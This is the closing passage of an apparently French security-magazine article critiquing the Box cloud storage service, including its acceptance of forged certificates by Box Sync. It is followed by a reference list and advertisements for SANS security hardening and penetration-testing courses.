3 Faites passer la sauce

Nous espérons avoir démontré qu'une confiance aveugle dans le « Cloud » ou en toute autre application n'est pas de bon augure surtout lorsqu'il s'agit d'y entreposer des données sensibles.

Des zones d'ombre subsistent dans Box. Elles mériteraient que nous gardions notre bleu de travail. Si nous le voulions, nous trouverions bien du grain à moudre avec l'écosystème des applications s'appuyant sur l'API Box.

Les concepteurs de cette solution ont effectué certains choix qui en appauvrissent le niveau de sécurité. La correction des faiblesses relevées est loin d'être un écueil infranchissable. Il suffit d'un peu de sérieux et de bonne volonté.

D'autres décisions, telles que l'enregistrement systématique des empreintes SHA1 des fichiers échangés avec la plate-forme, sont fort judicieuses du point de vue des investigations inforensiques.

Nous restons toutefois interdits face à l'obligeance dont fait preuve Box Sync à l'égard des faux certificats X509. Mais il faudrait croire que cela ne choque pas les 120 000 entreprises et 11 millions d'utilisateurs clients de Box. Se seraient-ils contentés de la faconde marketing affichée sur le site web ?

Il faut croire que la sauce fait passer le poisson. ■

■ RÉFÉRENCES

[1] https://www.box.com/business/

[2] Kadhi S., « Le nuage Dropbox vu de la terre ferme », MISC n°60 Mars/Avril 2012, page 29.

[3] http://techcrunch.com/2006/01/28/nine-startups-at-e27-summit/ et http://www.linkedin.com/company/54178

[4] http://techcrunch.com/2012/01/31/crunchies-dropbox/

[5] http://www.crunchbase.com/company/box

[6] https://www.box.com/pricing/. Pour une explication du modèle « Freemium », veuillez consulter http://en.wikipedia.org/wiki/Freemium

[7] https://www.box.com/pricing/. Notez que l'offre « Business » est évaluable « gratuitement » durant une période de quatorze jours.

[8] Cela est précisé dans le paragraphe 6 des conditions d'utilisation disponibles à l'adresse https://www.box.com/static/html/terms.html

[9] https://www.box.com/services/

[10] https://support.box.com/entries/21546216-linux-sync

[11] http://developers.box.com/

[12] https://www.box.com/enterprise/security-and-architecture/

[13] https://support.box.com/entries/21769413-boxsync-fails-to-run-on-win7-when-python-dev-lib-s-installed

[14] https://www.dropbox.com/help/137

[15] http://developers.box.com/get-started/#authenticating

[16] Ce défaut peut aussi affecter l'une des nombreuses applications s'appuyant sur l'API Box. Avis aux amateurs...

[17] http://en.wikipedia.org/wiki/Data_Protection_API

[18] Bien entendu, il se peut que quelqu'un d'autre ait compromis l'ordinateur de M. Michu ou utilisé ses données d'authentification à l'insu de son plein gré. Amis puristes, ne vous offusquez point de nos approximations.

[19] http://www.forensicswiki.org/wiki/Slack_Space

[20] http://www.forensicswiki.org/wiki/Windows_Shadow_Volumes


AJOUTEZ
LES NOUVELLES MÉTHODES
DE DURCISSEMENT
SYSTÈME À VOTRE
ARSENAL.
FORMATIONS SÉCURISATION
Cours SANS Institute
Certifications GIAC
HSC
SEC 505
Sécuriser Windows
SEC 506
Sécuriser Unix & Linux
DEV 522
Durcissement des applications Web
Dates et plan disponibles
Renseignements et inscriptions
par téléphone +33 (0) 141 409 700
ou par courriel à : formations@hsc.fr
www.hsc-formation.fr
SANS
GIAC
HSC
création agence Comelink - crédit photo : Hedge


POUR RENFORCER
LA SÉCURITÉ
DE VOTRE ENTREPRISE,
GLISSEZ-VOUS DANS
LA PEAU D'UN HACKER !
FORMATIONS INTRUSIONS
Cours SANS Institute
Certifications GIAC
SEC 542
Tests d'intrusion applicatifs
et hacking éthique
SEC 560
Network Penetration Testing and
Ethical Hacking
SEC 660
Tests d'intrusion avancés, exploits,
hacking éthique
Dates et plan disponibles
Renseignements et inscriptions
par téléphone +33 (0) 141 409 700
ou par courriel à : formations@hsc.fr
www.hsc-formation.fr
SANS
GIAC
HSC
création agence Comelink - crédit photo : Hedge